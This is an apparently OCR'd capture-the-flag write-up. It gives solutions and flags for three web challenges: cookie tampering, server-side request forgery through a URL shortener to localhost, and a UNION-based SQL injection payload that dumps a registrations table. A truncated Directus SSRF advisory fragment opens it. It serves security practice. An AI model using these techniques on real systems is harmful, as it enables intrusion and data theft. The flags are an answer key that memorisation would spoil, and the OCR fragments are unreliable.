
Description

Directus is a real-time API and App dashboard for managing SQL database conte
(SSRF) when importing a file from a remote web server (POST to `/files/import`
DNS rebinding attack and view sensitive data from internal servers or perform a
access highly sensitive internal server(s) and steal sensitive information. This iss

4.2 Skipper's Cookie(10)

UWA{c0000k13s_N0m_n0m_n0M!!one11!}


• First open the web page, you need to find the cookie of the web page, change the value to Skipper, refresh the web page, you can get the cookie.



4.3 Arctic File Storage Part 2: Rewind Rebind(20)

UWA{sUrFiNg_s3rV3r_r3qUeSt_f0rGry_1N_tH3_aRcT1c!!one11!!}

• Google into shortURL, use hint's address http://localhost:3000/localonly/flag.txt, get https://shorturl.at/ptX29, go to the web page http://34.87.251.234:3000/, enter the url into Get the answer.



4.4 Penguin Union(25)

UWA{tH4t5_s0Me_b3Z0s_lVl_vN1oN_bUsTin}

• Open the page, try some characters like 'a, the single quotes in a SQL indicates the beginning of the string value, then you get the error message.

• In general, we tried some common input examples used for SQL injection attack testing, and finally got the result 'union select name, address from registrations where 1= 1;--, it is trying to use the UNION operator to select the "name" and "address" columns from the "registrations" table, and the "1=1" condition is always true, thus getting the answer.

Join The Penguin Union Today

Penguins It Is Time To Rise Up!

My penguin brothers and sisters, for too long the humans have stolen our fish!
Those pesky humans don't even know how to appreciate fish properly! Look at this monstrosity!

Bleh that's disgusting!
We all know the best way to eat fish is raw straight from the ocean!

It's time to form a UNION to take our fish back!

Check out from penguins why they have joined!

Search

Name	Reason
Mumble	123 UWA(tH4t5_sOMe_b3Z0s_lV1_vN1oN_bUsTin) Street, Antarctica
Mumble	The humans are stealing my fish and my dancing isn't working :(
Pingu	, 42 Noot Noot Avenue, Antarctica
Pingu	noot noot
Skipper	Humans are incapable at looking after themselves. We need a new world order!
Skipper	You didn't see anything...

Send your application to join@thepenguinunion.aq and join the Penguin Union!